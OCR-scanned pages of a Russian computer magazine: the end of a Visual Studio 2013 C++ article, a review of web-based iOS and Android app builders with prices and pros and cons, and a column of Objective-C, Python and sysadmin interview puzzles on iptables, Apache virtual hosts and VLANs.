
Если мы поменяем тип вектора с int на double, то придется поменять и код лямбды. К тому же проще прочитать код с std::greater<>(). Конечно, мы можем создать собственный шаблонный функтор и получить все те же преимущества, что и когда мы используем стандартный функтор для оператора >. Тем не менее, я считаю, лучше использовать то, что уже включено в стандартные библиотеки, чтобы не брать на себя дополнительную ненужную работу.

ФУНКЦИИ CBEGIN()/CEND(), RBEGIN()/REND() И CRBEGIN()/CREND()

В новой версии Visual Studio также появились еще некоторые возможности стандартной библиотеки из стандарта C++14, например функции std::cbegin()/std::cend(), std::rbegin()/std::rend() и std::crbegin()/std::crend(). Эти функции делают то же самое, что и функции-члены контейнеров cbegin()/cend(), rbegin()/rend() и crbegin()/crend(), но не являются членами. Кстати, почему-то std::begin() и std::end() были уже в предыдущей версии Visual Studio.

ЗАКЛЮЧЕНИЕ

В статье я раскрыла многие полезные улучшения Visual Studio 2013. Тебе обязательно захочется воспользоваться преимуществами некоторых из них, когда ты начнешь работать с C++ проектами в новой версии Visual Studio.][



Веб-кодер в мире iOS

ОБЗОР ВЕБ-ИНСТРУМЕНТОВ ДЛЯ РАЗРАБОТКИ ПОД IOS БЕЗ ЗНАНИЯ OBJECTIVE-C

После оглушительного успеха статьи «Веб-кодер в мире Android», по результатам публикации которой мы получили рекордное количество писем (в 90% из них спрашивали, правда ли, что Ирина Чернова — девушка, или это опять псевдоним Андрея Матвеева. — Прим. ред.), грех было не задуматься о продолжении. В этой статье мы приведем обзор сервисов, предназначенных для создания приложений под операционную систему iOS без знания программирования на Objective-C, — для их использования достаточно стандартного набора навыков веб-разработчика.

Что же объединяет инструменты, которые мы будем сейчас обозревать? Их общие черты:

- возможность создавать приложения на основе веб-страниц с помощью встроенной функции in-app браузер (либо путем вставки HTML-кода внутрь приложения);
- создание кросс-платформенных приложений (для iOS, Android и HTML5 веб-приложений);
- халявный функционал ограничен, но цены на full-version вполне приемлемы (полностью бесплатных онлайн-сервисов, позволяющих создавать приложения для айфонов и айпадов, найти не удалось).

Kabsik Park @ flickr.com

Ирина Чернова
irairache@gmail.com

Infinite Monkeys

www.infinitemonkeys.mobi

С первых шагов по созданию приложения пользователю сервиса ненавязчиво демонстрируется видео, на котором темпераментная, но скромно одетая женщина объясняет, как пользоваться этим инструментом. В ней нет особой необходимости, так как интерфейс предельно прост и четко структурирован, несмотря на широчайший набор различных тулз и настроек. Удобный, логичный, быстрый и предоставляющий необъятный простор для творчества сервис Infinite Monkeys сразу признается фаворитом этой статьи!



\+ Самый главный плюс этого сервиса — больше полусотни (!) функциональных виджетов, которые можно интегрировать в создаваемый проект. Помимо стандартных (встроенного браузера, PDF-вьюера, видеоплеера и прочего), можно отыскать весьма необычные вещички:
- индикатор погоды в настраиваемом городе (проверено на городах Воркута, Усинск, Инта — температура воздуха верная, но время захода и восхода солнца явно измеряется не в том часовом поясе);
- карту, отображающую устройства, на которых установлено приложение;
- каталог (дополняется и изменяется с помощью встроенного редактора);
- Коран, Библию, Тору;
- виджет для SoundCloud (https://soundcloud.com).

− Есть возможность отправить ссылку на приложение себе по SMS, но на российский номер ничего не пришло;

− сервис доступен на десяти языках, но русского среди них нет.

= В заключение хотелось бы отметить один неприятный момент. Самые лакомые возможности Infinite Monkeys доступны только за деньги. Вкратце приведем их ценовую политику:
- HTML5- и Android-приложение со встроенной рекламой + публикация в магазине MonkeyMarket — бесплатно;
- HTML5-, Android- и Apple-приложение без рекламы + публикация в один клик в Google Play и Apple Store под именем разработчика Monkey App — 12 долларов в год;
- возможность получить исходный код приложения и полный контроль над ним — единовременный платеж 199 долларов.



AppMakr предоставляет пользователям несколько десятков дизайнерских функциональных виджетов

Appery.io

appery.io

Этот сервис наиболее интересен для людей, имеющих опыт программирования. Он позиционируется не как «склепай себе приложение за три минуты», а как хостинг, предоставляющий полноценные инструменты для разработчиков. По сути, это облачный PhoneGap, объединенный с передовыми технологиями мобильной веб-разработки.

\+ JavaScript API и REST API;

\+ создание полноценных баз данных для приложения;

\+ серверное JS-программирование;

\+ программирование всплывающих сообщений;

\+ поддержка SQLite;

\+ поддержка Google Maps API;

\+ поддержка jQuery + основанные на нем библиотеки, созданные Appery.io;


\+ поддержка WebHooks;

\+ отличный визуальный редактор для проектирования интерфейса;

\+ одно небольшое (три экрана) приложение можно разместить и распространять без финансовых вложений (Free Plan включает в себя: 1 Гб места на диске и миллион обращений к API).


− Нет поддержки PHP.

= Всем, кто собирается серьезно заняться разработкой мобильных приложений, рекомендую ознакомиться с документацией к этому сервису. Возможно, ты решишь не использовать Appery.io в своем проекте, но почерпнешь много полезных знаний о подборе технологических решений для мобильного кодинга.



ДИЗАЙН ПРИЛОЖЕНИЙ

Материалов о том, как должны выглядеть приложения для iOS, в Сети очень много. Рекомендуем использовать официальный источник: goo.gl/R1Fi6T.



WARNING


Никто не гарантирует сохранность приложений, которые ты разрабатываешь с помощью сервисов, описанных в этой статье. Все созданное непосильным трудом может (теоретически) распространяться или безвозвратно удаляться без твоего желания.

Mobile.conduit.com

mobile.conduit.com

Об этом сервисе нельзя было не написать — очень уж он популярен. Общее число пользователей всех облачных сервисов, предоставляемых компанией Conduit, составляет более 250 миллионов. А миллионы (не мух ;)) не могут ошибаться: mobile.conduit.com — качественная, функциональная и предельно простая в использовании платформа для создания мобильных приложений.

+ Интересные встроенные виджеты: карта лояльности, купоны, список спонсоров и другое;
+ настройка внешнего вида для устройств с различным разрешением (для телефонов и планшетов);
+ готовое приложение можно установить на Kindle Fire (помимо iPhone, iPad и Android).
– При неглубоком рассмотрении функционал уступает конкурентам либо скрыт от поверхностного восприятия;
– 33 доллара в месяц за неограниченное использование собственного приложения и 83 доллара в месяц за неограниченное использование собственного приложения без встроенного логотипа Conduit.
= В целом mobile.conduit.com не имеет ярких отличий и преимуществ перед конкурентами. Работа с этим сервисом не вызывает восторга от креативности его создателей. Но все, что реализовано, — реализовано на хорошем уровне.




iBuild

russia.ibuildapp.com

Компания основана в Кремниевой долине в 2010 году Рафаэлем Султановым и Ириной Кузнецовой. Благодаря русскоязычному руководству iBuild активно осваивает рынок СНГ и имеет представительство в городе Владимире. Кому интересно, можно почитать публикации в русской прессе о них (russia.ibuildapp.com/about-us-rus/press). А теперь о практических особенностях сервиса.

+ Можно создавать приложения для iPhone, iPad, iPodTouch и устройств на операционной системе Android;
+ русскоязычный интерфейс и горячая линия для жителей РФ;
+ широкий выбор шаблонов дизайна (на глаз — несколько сотен) на все случаи жизни;
+ внушительный набор встроенных моделей и виджетов;
+ iBuildApp API для виджетов в мобильных приложениях (используется при кодинге в iOS и Android SDK).
– Самый большой недостаток сервиса — стремление вытрясти из пользователя максимум финансов. Неограниченное использование собственного приложения стоит 33 000 рублей в год или 2750 в месяц (в зависимости от схемы оплаты). Также предлагаются дополнительные услуги — публикация в Apple Store, разработка модулей и прочее.
= Скорее всего, сервис станет неплохим решением для представителей малого и среднего бизнеса, но не для инди-креативщиков. Для последних больше подойдут остальные инструменты из этой статьи.



АЛЬТЕРНАТИВЫ APP STORE

Без взлома файловой системы устройства скачивать приложения под iOS можно только из App Store. Но есть возможность усовершенствовать поиск приложений в официальном магазине. Для этого существует программа AppFlow. Среди наиболее интересных ее функций следует отметить возможность посмотреть список приложений, установленных друзьями пользователя.

После джейлбрейка (получение полного доступа к файловой системе устройства) можно использовать приложение Cydia, которое позволяет скачивать программы из нелегальных репозиториев. Многие из них представляют собой бесплатные аналоги платных игр из App Store. Также через Cydia Store можно покупать и продавать приложения.

ОСОБЕННОСТИ МОДЕРАЦИИ APP STORE

Уровень контроля за качеством контента, представленного в этом магазине приложений, высок, как ни в одном другом маркете. Вот часть критериев, которым должен соответствовать публикуемый проект:

- должны отсутствовать скрытые или недокументированные функции;
- функционал должен быть уникальным, полезным и четко соответствовать описанию;
- приложение не должно отображать неверно диагностируемые данные об устройстве;
- приложение для iPhone должно непременно работать под iPad;
- к публикации допускаются только конечные версии приложений (trial или beta не проходят).

Всего существует несколько десятков требований. Полный список доступен по ссылке https://developer.apple.com/app-store/review/.



WWW

Сервисы для создания Android/Apple-приложений, не вошедшие в статью:

SeattleClouds
seattleclouds.com

AppBreeder
www.appbreeder.com

MyAppBuilder
myappbuilder.com

Mobile Roadie
mobileroadie.com

MobileAppLoader

mobileapploader.com


Компания основана в Кремниевой долине в начале осени 2008-го (Android Market появился 22 октября, App Store — 11 июля того же года). Основной своей миссией фирма считает предоставление клиентам-бизнесменам расширенных возможностей для связи с потребителями.

+ Встроенный чат для общения с пользователями (customer chat);
+ отправка юзеру всплывающих сообщений, когда он находится в определенной геолокации (допустим, идет человек мимо твоей палатки с чебуреками, а ты ему раз — и купон на скидку :));
+ встроенная функция добавления телефонного номера компании в список контактов пользователя;
+ кредитный калькулятор;
+ Parking Marker — запоминание времени и места последней парковки;
+ доступно создание приложения для iPad.

− Trial-версии нет;
− минимальный платеж для начала пользования сервисом — 249 долларов (плюс 10,99 ежемесячно).

= К сожалению, я могу судить об этом сервисе исключительно по описанию, поскольку две с лишним сотни долларов только для того, чтобы с ним ознакомиться, — это слишком. Однако заявленный функционал весьма интересен. И для читателей, владеющих офлайн-бизнесами, будет наиболее предпочтительным вариантом.

MobileAppLoader — выбираем тип компании, для которой будет создаваться приложение



SwebApps


www.swebapps.com

Сервис от молодой техасской компании Sweb Development, которая занимается разработкой сайтов и приложений для мобильных устройств.

+ Весьма дружественная пользователю система подсказок (пример: при создании кнопки веб-сайта поясняется, что такое URL и где его взять :));
+ расширенные возможности по работе с формами;
+ HTML-код можно вставлять напрямую, а не только в виде веб-страницы на стороннем сайте.

− Превью очень сильно тормозит;
− выбор стилей и контент-виджетов крайне скуден по сравнению с другими сервисами;
− цена за использование сервиса явно завышена.

= Данный сервис примечателен разве что своими маркетинговыми, если это можно так назвать, решениями — чересчур ограниченные возможности сервиса по завышенной цене наводят на мысль отказаться от идеи создать приложение самому и обратиться к профессионалам (форма заказа услуг программиста и дизайнера находится под рукой на всех этапах работы с сервисом).



Начало создания приложения в SwebApps

НЕДОСТАТКИ ПРИЛОЖЕНИЙ, СОЗДАННЫХ С ПОМОЩЬЮ ОНЛАЙН-ПЛАТФОРМ

В чем преимущества приложений, созданных с помощью Android SDK и iOS SDK, перед приложениями, созданными с помощью описанных инструментов?

- Надежность (работа без сбоев). Для реализации данного преимущества к официальной среде разработки должен прилагаться кодер с прямыми руками и навыками тестирования;
- скорость. Разница становится заметна только при высокой нагрузке в сложных приложениях. Опять же хороший JS-программист выиграет у начинающего Java-писателя;
- оптимизация использования ресурсов устройства и ограниченный доступ к аппаратной части. Для 95% процентов приложений это неважно.

Заключение

В заключение дам рекомендации, как выбирать сервисы, для различных категорий читателей:




если ты не программист и не владелец бизнеса — обрати внимание на Infinite Monkeys



программистам больше подойдет Appery.io



бизнесменам — MobileAppLoader и iBuild



Александр Лозовский
lozovsky@glc.ru

СПЕЦИАЛЬНЫЙ ВЫПУСК:
ЗАДАЧИ ДЛЯ СИСАДМИНОВ

Сегодня в нашей рубрике вопросы от ServerClub — выделенного хостинга с площадками в США и Европе. Наслаждайся вопросами для системных администраторов, решай задачи, а самому активному читателю-решателю товарищи из ServerClub обещают приз. Поехали!

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ОТВЕТЫ НА ЗАДАЧИ ИЗ ПРОШЛОГО НОМЕРА ОТ КОМПАНИИ REDWERK

ANDROID & IOS

ЗАДАЧА 1

Что выведется на экран?

```
int main(int argc, char const *argv[])
{
  NSAutoreleasePool *pool = ↵
  [[NSAutoreleasePool alloc] init];
  NSArray *a = [NSArray ↵
  arrayWithObjects: @1, @2, @3, nil];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  NSLog(@"%@", a);
  //s = nil;
  [pool drain];
  return 0;
}
```

Ответ: (1, 2, 3)

ЗАДАЧА 2

Что выведется на экран?

```
int main(int argc, char const *argv[])
{
  NSAutoreleasePool *pool = ↵
  [[NSAutoreleasePool alloc] init];
  NSMutableArray *a = [NSArray ↵
  arrayWithObjects: ↵
  @1, @2, @3, nil];
  [a addObject:@3];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  NSLog(@"%@", a);
  //s = nil;
  [pool drain];
  return 0;
}
```

Ответ: unrecognizedselector

ЗАДАЧА 3

Что выведется на экран?

```
int main(int argc, char const *argv[])
{
  NSAutoreleasePool *pool = ↵
  [[NSAutoreleasePool alloc] init];
  NSMutableArray *a = [NSMutableArray ↵
  arrayWithObjects: @1, @2, @3, nil];
  [a addObject:@3];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  NSLog(@"%@", a);
  //s = nil;
  [pool drain];
  return 0;
}
```

Ответ: (1, 2, 3, 3)

ЗАДАЧА 4

Что выведется на экран?

```
int main(int argc, char const *argv[])
{
  NSAutoreleasePool *pool = ↵
  [[NSAutoreleasePool alloc] init];
  NSDictionary *d = [NSDictionary ↵
  dictionaryWithObjectsAndKeys: ↵
  @"a", @1, @"b", @2, @"c",
  @3, @"4", 4, nil];
  NSArray *a = [d allKeys];
  NSLog(@"Hello!");
  NSLog(@"%@", [NSDate date]);
  NSLog(@"%@", a);
  //s = nil;
  [pool drain];
  return 0;
}
```

Ответ: Segmentation fault

PYTHON

ЗАДАЧА 1

```
>>> x = 5
```

Каков будет результат выражений?

```
>>> 1 < x < 10
>>> 10 < x < 20
>>> x < 10 < x*10 < 100
>>> 10 > x <= 9
>>> 5 == x > 4
```

Ответ:

```
>>> 1 <x< 10
True
>>> 10 <x< 20
False
>>>x< 10 <x*10 < 100
True
>>> 10 >x<= 9
True
>>> 5 == x> 4
True
```

НОВАЯ ПАРТИЯ ЗАДАЧ ОТ КОМПАНИИ SERVERCLUB

(ПРИЗ ЗА РЕШЕНИЕ — АРЕНДА КРУТОГО СЕРВАКА НА ГОД)

ЗАДАЧА 1, УРОВЕНЬ EASY

Есть сервер с интерфейсом, который смотрит в мир и имеет адрес 1.1.1.1, определены правила iptables:

```
(1) iptables -P INPUT DROP
(2) iptables -A INPUT -i lo -j ACCEPT
(3) iptables -A INPUT -d 1.1.1.1 -j ↵
    DROP
(4) iptables -A INPUT -p icmp -j ACCEPT
```

Мы в консоли сервера делаем ping -n 1.1.1.1.

Вопрос: ответит ли сервер на наш ping? Какое правило при этом сработает?

ЗАДАЧА 2, УРОВЕНЬ MEDIUM

На интерфейсе eth1 сервера, смотрящем в мир, поднято несколько IP-адресов.

Сокращенный вывод команды ifconfig:

```
eth1      Link encap:Ethernet  ↵
HWaddr 00:25:90:73:07:18
  inet addr:1.1.1.2 Bcast:1.1.1.255 ↵
  Mask:255.255.255.0
eth1:0    Link encap:Ethernet  HWaddr ↵
00:25:90:73:07:18
  inet addr:1.1.1.3  Bcast:1.1.1.255 ↵
  Mask:255.255.255.0
eth1:1    Link encap:Ethernet  HWaddr ↵
00:25:90:73:07:18
 inet addr:1.1.1.4  Bcast:1.1.1.255 ↵
 Mask:255.255.255.0
```

Адрес интерфейса eth1 не был поднят автоматически после перезагрузки сервера из-за ошибки в конфигурации и был поднят вручную командой ifconfig eth1 1.1.1.2/24 up.

Как достоверно узнать, с каким исходящим адресом IP будут уходить пакеты в мир (дополнительно никаких правил в таблицы маршрутизации не было внесено), и поменять этот исходящий адрес на другой?

ЗАДАЧА 3, УРОВЕНЬ EASY

Имеем два virtual hosts в конфигурации Apache:

```
<VirtualHost *:80>
     ServerName xxx.com
     DocumentRoot /var/www/xxx.com
    <Directory />
         Options FollowSymLinks
         AllowOverride None
     </Directory>
</VirtualHost>
```

и

```
<VirtualHost 1.1.1.1:80>
  ServerName yyy.com
  DocumentRoot /var/www/yyy.com
  <Directory />
          Options FollowSymLinks
          AllowOverride None
  </Directory>
</VirtualHost>
```

apachectl -S показывает:

```
VirtualHost configuration:
1.1.1.1:80  is a NameVirtualHost
  default server yyy.com
  port 80 namevhost yyy.com
wildcard NameVirtualHosts and ↵
_default_ servers:
  *:80   is a NameVirtualHost
    default server xxx.com
    port 80 namevhost xxx.com
```

Клиент запрашивает в браузере http://yyy.com, но открывается сайт xxx.com. Почему может так быть и как исправить максимально быстро?

ЗАДАЧА 4, УРОВЕНЬ EASY

Дано:

- сервер под управлением ОС Linux;
- один сетевой интерфейс;
- один «белый» IP-адрес 1.1.1.1.

Необходимо развернуть в рамках этого сервера еще один, но под управлением ОС Windows; на сервер под управлением ОС Windows нужно иметь возможность зайти из интернета.

ЗАДАЧА 5, УРОВЕНЬ EASY

Имеем два VLAN

```
vlan 222
vlan 333
```

На сервере необходимо дополнительно поднять подсеть из VLAN 333, фрагмент конфига порта Cisco:

```
switchport trunk native vlan 222
switchport trunk allowed vlan 333
switchport mode trunk
```

